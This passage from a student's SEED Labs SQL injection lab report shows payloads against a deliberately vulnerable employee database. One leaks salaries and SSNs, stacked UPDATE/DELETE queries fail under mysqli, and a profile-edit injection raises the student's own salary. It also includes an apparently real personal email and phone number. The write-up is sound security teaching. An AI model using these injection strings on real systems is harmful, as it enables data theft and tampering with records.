ead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SS
N</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><
tr><th scope='row'> Amrutha BS</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th
 scope='row'> Supriya</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='r
ow'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</t
h><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</
td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400
000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>[04/02/21]seed@PES2201800618_AmruthaBS_VM1:~$
```


We see that all the employee’s details are returned in an HTML tabular format. Hence, we were able to perform the same attack as in Task 2.1. The CLI commands can help in automating the attack, where Web UI don’t. One major change from the web UI was to encode the special characters in the HTTP request in the curl command. We use the following: Space - %20; Hash (#) - %23 and Single Quote (‘) - %27.

Task 2.3 Append a new SQL statement:

In the above two attacks, we can only steal information from the database; it will be better if we can modify the database using the same vulnerability in the login page. An idea is to use the SQL injection attack to turn one SQL statement into two, with the second one being the update or delete statement. In SQL, semicolon (;) is used to separate two SQL statements.


In order to append a new SQL statement, we enter the following in the username field:

admin'; UPDATE credential SET Name = 'Alice' WHERE Name = 'Amrutha BS'; #



USERNAME: admin';UPDATE credential SET Name='/


PASSWORD: ••••


Employee Profile Login

USERNAME ıe='Alice' where Name='Amrutha BS';#

PASSWORD ••••

The ; separates the two SQL statement at the web server. Here, we try to update the name of the entry with Name value as Amrutha BS to Name value as Aliec. On clicking login, we see that an error is caused while running the query and our attempt to run a second SQL command is unsuccessful.



VM 1 [Running] - Oracle VM VirtualBox
SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
Most Visited SEED Labs Sites for Labs
SEEDLABS

www.seedlabsqlinjection.com/unsafe_home.php?username=admin'%3BUPDATE+credential+SET+Name%3D'Alice'+where+Name

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'UPDATE credential SET Name='Alice' where Name='Amrutha BS';#' and Password='7110' at line 3]\n

Now, we try something similar in order to delete a record from the database table.


We enter: **admin'; DELETE FROM credential WHERE Name = 'Amrutha BS'; #**



Employee Profile Login

USERNAME admin';DELETE FROM credential WHERE

PASSWORD ••••


Employee Profile Login


USERNAME edential WHERE Name='Amrutha BS';#

PASSWORD ••••

Login

Copyright © SEED LABs

We see a similar error with the query changed to the one entered in username. This SQL injection does not work against MySQL because in PHP's mysqli extension the mysqli::query() API does not allow multiple queries to run in the database server. The issue here is with the extension and not the MySQL server itself; because the server does allow multiple SQL commands in a single string. This limitation in MySQLi extension can be overcome by using mysqli -> multiquery(). But for security purposes, we should never use this API and avoid having multiple commands to be run usi''ng the SQL injection.


VM 1 [Running] - Oracle VM VirtualBox
SQLi Lab - Mozilla Firefox
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php?username=admin'%3BDELETE+FROM+credential+WHERE+Name%3D'Amrutha+
SEED LABS

```
There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE Name='Amrutha BS';#' and Password='7110eda4d09e062a' at line 3]\n
```

Task 3: SQL Injection Attack on UPDATE Statement

If a SQL injection vulnerability happens to an UPDATE statement, the damage will be more severe, because attackers can use the vulnerability to modify databases. In our Employee Management application, there is an Edit Profile page (Figure ??) that allows employees to update their profile information, including nickname, email, address, phone number, and password. To go to this page, employees need to log in first. When employees update their information through the Edit Profile page, the following SQL UPDATE query will be executed. The PHP code implemented in unsafe edit backend.php file is used to update employee's profile information. The PHP file is located in the /var/www/SQLInjection directory


Task 3.1: Modify your own salary:

As shown in the Edit Profile page, employees can only update their nicknames, emails, addresses, phone numbers, and passwords; they are not authorized to change their salaries. Assume that you (Alice) are a disgruntled employee, and your boss Boby did not increase your salary this year. You want to increase your own salary by exploiting the SQL injection vulnerability in the Edit-Profile page.

Please demonstrate how you can achieve that. We assume that you do know that salaries are stored in a column called salary.

Salary of Amrutha BS before performing the attack.


It can be seen from the below screenshot that the salary is 20000



Amrutha BS Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	Amrutha
Email	amrutha072000@gmail.com
Address	xxxx
Phone Number	9972325100


Table entries of the credential table of Mysql Database is shown below.



```
mysql> SELECT * from credential;
+----+------------+-------+--------+-------+----------+-------------+---------+------------------------+----------+------------------------
-----------------+
| ID | Name       | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email                  | NickName | Password
                 |
+----+------------+-------+--------+-------+----------+-------------+---------+------------------------+----------+------------------------
-----------------+
|  1 | Amrutha BS | 10000 |  20000 | 9/20  | 10211002 | 9972325100  | xxxx    | amrutha072000@gmail.com | Amrutha  | ddac418a1be76098d0110746
4026f65d2a3192bf |
|  2 | Supriya    | 20000 |  30000 | 4/20  | 10213352 |             |         |                        |          | b78ed97677c161c1c82c1429
06674ad15242b2d4 |
|  3 | Ryan       | 30000 |  50000 | 4/10  | 98993524 |             |         |                        |          | a3c50276cb120637cca669eb
38fb9928b017e9ef |
|  4 | Samy       | 40000 |  90000 | 1/11  | 32193525 |             |         |                        |          | 995b8b8c183f349b3cab0ae7
fccd39133508d2af |
|  5 | Ted        | 50000 | 110000 | 11/3  | 32111111 |             |         |                        |          | 99343bff28a7bb51cb6f22cb
20a618701a2c2f58 |
|  6 | Admin      | 99999 | 400000 | 3/5   | 43254314 |             |         |                        |          | a5bdf35a1df4ea895905f6f6
618e83951a6effc0 |
+----+------------+-------+--------+-------+----------+-------------+---------+------------------------+----------+------------------------
-----------------+
6 rows in set (0.00 sec)

mysql> 
```


In order to modify into Amrutha BS's salary, we can log into Amrutha BS's account and edit the profile. We enter the following information in the form:

9972325100', salary = 100000 WHERE name = 'Amrutha BS' #



Amrutha BS's Profile Edit

NickName	Amrutha
Email	amrutha072000@gmail.com
Address	xxxx
Phone Number	9972325100',salary=100000 WHE
Password	••••




Amrutha BS's Profile Edit

NickName	Amrutha
Email	amrutha072000@gmail.com
Address	xxxx
